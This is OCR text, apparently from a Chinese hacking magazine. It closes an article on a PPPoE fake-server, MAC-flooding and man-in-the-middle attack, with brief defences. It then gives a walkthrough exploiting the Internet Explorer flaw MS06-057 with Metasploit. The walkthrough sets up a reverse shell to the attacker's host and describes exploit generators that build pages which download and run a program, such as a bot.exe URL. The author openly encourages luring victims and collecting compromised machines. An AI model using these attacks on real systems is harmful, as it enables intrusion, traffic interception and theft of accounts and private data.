


图10

还记得前面实验1中我们得到的ISP服务器的MAC地址吗？这里就用上了。攻击者利用随意一种广播包，把源MAC地址设置为ISP服务器的MAC值，然后不停的向网络上发送这个数据包。每秒钟上万的广播包会改变交换机上的MAC－端口对应表，并在短时间内淹没ISP服务器，将网络上所有发往ISP服务器的数据流全部引向攻击者的端口。图10中，正在上网的用户A、C、D会出现网页打不开，QQ消息发送失败，网络游戏卡死等情况。

同样，ISP服务器和用户之间测试连通性的Echo－Request和Echo－Reply报文也无法正常发送，虽然ISP服务器可以成功给用户发送Echo－Request，并将MAC－端口改回原状，但瞬间就会被MAC攻击改变，用户的Echo－Reply就不会被ISP服务器接收到，最终导致ISP服务器判断用户已经失去响应而断开，断开后用户计算机因为没有再收到Echo－Request而判断服务器失去响应，连接断开。这时，用户A、C、D会得到与服务器断开连接的提示，他们会选择重新拨号，建立网络连接，然而MAC攻击没有停止，用户的重拨无法与ISP服务器正常连接，并且由于网络缓慢，CCA将有更大的机会与远端用户，例如C 和D进行连接。攻击者在收到几乎所有账号的时候停止攻击，网络随即恢复正常。用户拨号成功的同时，交换机上的MAC－端口表也恢复为原来的状态。

事后，ISP可能会从用户的反映中得知曾经有一次集中的网络中断，但原因却很难查清，最后可能会归结为某用户中毒导致网络瘫痪。MAC攻击使攻击者不必等待ISP的故障时间，在用户集中上网的时间主动攻击，危害性更大。

4.监视用户网络数据

攻击者在收集到了足够的账号之后，便开始实施最后也是最危险的攻击 监控所有用户的数据流，得到对他来说有价值的内容。在之前的攻击过程当中，CCA程序已经将所有账号都记录下来了，现在可以用这些信息来使合法用户像与ISP服务器一样正常通过CCA的验证，而攻击者利用一个账号拨号连接到ISP，并中转用户的数据流。一旦用户计算机与CCA建立了连接，用户的所有网络数据都将发往攻击者的计算机，CCA在监视数据的同时，替换数据包头，并转发给ISP服务器。攻击者的计算机就像一个透明路由器一样存在于用户和ISP之间，监视着所有流经的数据流。明文获取和业务流分析都不在话下，任何基于此的高层攻击也都可以进行。

用户感觉自己是与在ISP的服务器通信，网络一切正

常就是最好的证明，ISP也不会察觉到异常，在它看来，攻击者冒充的合法用户正在正常的使用网络，而连接到了攻击者机器上的用户就从来没有与ISP的服务器建立连接。攻击者希望监视远离自己的计算机数据流时将再次利用MAC攻击将连接引导过来。就这样，悄无声息的，攻击者利用PPPoE完成了MITM（Man In the Middle，中间人）攻击。


自始至终，用户都不知道自己已经遭到了极其危险的攻击，他存在于网络上的所有机密信息都会被攻击者轻而易举的得到，如果其中包含银行账号呢？如果一个企业的分支机构通过这种网络环境上的PPPoE与总部联系，它会不会被对手盯上，从而泄露商业机密呢？这时的损失可就不像丢失一个PPPoE账号那么容易计算了。

防御方法

攻击者可以如此隐蔽的完成所有攻击依赖于两点：一是以太网的广播网络环境，二是用户与ISP之间交换的账号是明文表示的。其实这些问题早在PPPoE实施之前就研究过，并提出了切实可行的解决方案。最佳的方案是Vlan（Virtual Lan，虚拟局域网）+PPPoE，每个用户一个Vlan，这样网络中的广播就被完全的阻止了，用户就可以得到绝对的通信安全。可惜的是，因为设备上Vlan数目有限，这种绝佳的解决方案到现在也没有被应用。不仅如此，其他保证安全的方案似乎也没有实施过。我查看过众多的方案，让我纳闷的是有一种方案从来没有被提及过，那就是启用CHAP（Challenge-Handshake Authentication Protocol，挑战-握手协议）验证模式，用户端也需要做相应设置。这样虽然在一个以太网的环境中，用户的账号和密码却可以以密文形式发送，并且通过MD5（Message-Digest Algorithm 5，信息-摘要算法）摘要算法加密，即使网络上仍旧存在假冒的验证服务器，得到了这段密文的攻击者也无法还原用户的账号。

文章到这里就结束了，如果我们再仔细回顾一下便会发现，CCA并未用到什么高深的理论，假冒服务、ARP、MAC和MITM攻击是局域网中最常用的攻击手段。我们需要做的，只是把它们结合起来而已。

适合读者：入侵爱好者
前置知识：无



快速溢出IE新漏洞

文/图 lotos 黑侠

终于又到双休日了，周末终于可以好好享受一下一个人的孤单了。打开我可爱的电脑，驱猫上网，想起来好久没有渗透过了，手里也没有肉鸡了，找个漏洞玩玩先……无意中看到了MS06-055和MS06-057两个漏洞，个人还是对微软的漏洞比较偏爱，因为使用范围比较广嘛，撒网下去的话，李太公掉肉鸡，愿者上钩的比较多啊！

漏洞简介

1）IE WebViewFolderIcon远程整数溢出漏洞（MS06-057）

IE在处理畸形的ActiveX对象调用方式时存在整数溢出漏洞，如果攻击者能够向WebViewFolderIcon控件的setSlice方法传送0x7fffffff参数的话，可能导致浏览器崩溃或执行任意指令。

受此漏洞影响的操作系统有Windows 2000 SP4、Windows Server 2003/Itanium、Windows Server 2003 SP1/SP1 Itanium、Windows Server 2003 x64 Edition、Windows XP Pro x64 Edition和Windows XP SP1/SP2。

2）IE畸形VML文档处理缓冲区溢出漏洞（MS06-055）

VML（Vector Markup Language）是一种基于XML的矢量图形绘制语言。IE通过vgx.dll提供了对VML语言的支持，可以在解析页面中嵌入VML，显示矢量图。vgx.dll的_IE5_SHADETYPE_TEXT::Text过程在解析VML的时候存在缓冲区溢出漏洞，利用这个漏洞可以完全控制用户的系统。

受此漏洞影响的操作系统有IE 6.0 SP1、IE 5.0.1 SP4、Windows XP SP1/SP2、Windows XP Professional x64 Edition、Windows Server 2003 x64 Edition和Windows Server 2003 SP1。

漏洞利用

工欲善其事，必先利其器。这里我们选用Metasploit Framework来进行渗透测试。当然，如果你有商业版的Core Impact或者Canvas也好，可惜我口袋里没有Money（Core Impact要数万美元，够我买套房子的了），看着它们只有流口水的份了。

相信常看黑防的读者对Metasploit Framework都会很熟悉。它是一个缓冲区溢出测试与使用的辅助工具，也可以说是一个漏洞利用和测试平台，集成了各平台上常见的溢出漏洞和流行的Shellcode和Exploits，并且不断更

新和做漏洞挖掘。比如我们下面要讲的IE WebViewFolderIcon远程整数溢出漏洞就是由他们挖掘出来的，也正是由于他们的努力，让我们进行缓冲区溢出测试变得更加方便和简单。

在www.metasploit.com可以下载到最新的版本和更新模块。本文使用的是Metasploit Framework 2.6版本。要注意的是，从网上下载到的Metasploit Framework 2.6不包含最新的Exploits，必须在安装后从开始菜单手动运行MSFUpdate，把数据库升级到最新就OK了。下面再说一下在命令行下的使用一般步骤。

1）选定使用的漏洞，命令为：

use <exploit_name>

2）设定漏洞利用的环境，TARGET为目标机器对应的操作系统类型，RHOST为目标主机IP，RPORT为目标主机端口，命令如下：

```
set TARGET <id_no>
set RHOST <host_ip>
set RPORT <host_port>
```

3）选择shellcode，命令为：

set PAYLOAD <payload_name>

4）检查环境设置，命令为set。

5）进行溢出测试，命令为exploit。

废话了这么长时间，现在我们来渗透。由于这两个漏洞的利用方式几乎完全相同，我们就以IE WebViewFolderIcon远程整数溢出漏洞（MS06-057）为例，至于MS06-055，大家可以自己练手了！

我们的测试环境是VMWare WorkStation 5.5.2 build-29772+Windows XP Professional简体中文版PS2，虚拟机的IP地址为192.168.178.128，本机IP地址为192.168.178.1。如果溢出成功，使用ShellCode反向连接至本机的8000端口。

我们先用"show exploits"命令显示当前可用的所有Exploits，如图1所示，可以看到06-057的exploit的名称是ie_webview_setslice。根据上面所说的步骤，选中要使用的Exploit：Use ie_webview_setslice，再用命令"show options"显示能够修改的选项，如图2所示。设置HTTP主机：Set HTTPHOST 192.168.178.1；设置HTTP端口：Set HTTPPORT 80。




图1

也许会有读者问，这里的HTTPHOST代表什么呢？我们本文利用的两个漏洞都需要客户端，理所当然需要架




图2

设一个HTTP服务端，提供Web服务，然后让别人访问，打开我们构造的页面。因此，HTTPHOST就代表着Web的IP地址。如果你运行了IIS或者Apache等Web Server，HTTPPORT就不要选择80端口，否则可能会造成端口冲突。

接下来再使用命令"show payloads"显示所有可用的payload（也就是溢出后行为），如图3所示。这里我们设置payload为反向连接的ShellCode，命令为Set payload win32_reverse。由于新增了payload，所以options也会有相对应的改变。再一次使用显示选项 show options，从图4中可以看到options中增加了payload所对应的选项。设置LHOST，也就是反向连接所要连接到的IP地址 Set LHOST 192.168.178.1；设置反向连接的端口：set LPORT 8000。




图3




图4

最后，我们可以再显示一下所有的选项，确认所标记为required的选项都已经配置完毕，然后就可以输入最后一个命令：exploit，如图5所示，Metasploit Framework正在监听192.168.178.1的80端口，等待客户端连接。之后，我们就可以做测试或者如果你有公网IP的话，就可以上网去钓鱼了。在测试电脑上，或者让其他人打开http://192.168.178.1，也就是打开你所设置的地址，如图6所示，可以看到反向连接过来的命令提示符。

到此为止，利用Metasploit Framework进行溢出就结




图5




图6

束了。也许大家要问，要是想渗透别人，我没有肉鸡，也没有公网IP，怎么才能让别人访问我的Exploit呢？即使我有公网IP地址，我总不能钓一个就重新来一次吧？那也太麻烦了点吧？

下面我们就再提供两个Exploit（已收录入本期光盘），分别用C和Perl编写的，看个人爱好，喜欢哪个就用哪个。如果用C语言版的Exploit，用Visual C++ 6.0直接执行cl 06057.c就OK了。如果比较喜欢图形界面，可以新建一个空的Win32 Console Application，再新建一个文件（新建的文件后缀名称一定要是.c，不能是cpp。这涉及到C和C++编程的范围，不在我们讨论的范畴，大家可以自己下去探讨），注意要添加到工程中，直接编译就可以了。

编译后运行：

```
C:\>06057
Microsoft Internet Explorer WebViewFolderIcon (setSlice) Exploit (0day)
Code by LukeHack
Usage: 06057 <URL> [htmlfile]
```

其中的URL就是溢出后要下载并执行的程序，htmlfile是要生成的HTML文件名称。生成后可以找个Web服务器或者自己用IIS架设网站就可以出去钓鱼啦！

第二个Exploit是用Perl语言编写的，所生成的HTML文件的功能是进行溢出后下载可执行文件并执行，可执行文件的URL可修改。打开06057.pl文件，把http://dedicated.com/bot.exe修改成你所希望的URL，然后执行，生成HTML文件，再接下来就和C语言的一样了。这个Exploit我并未测试，大家感兴趣的话可以自己去测试。

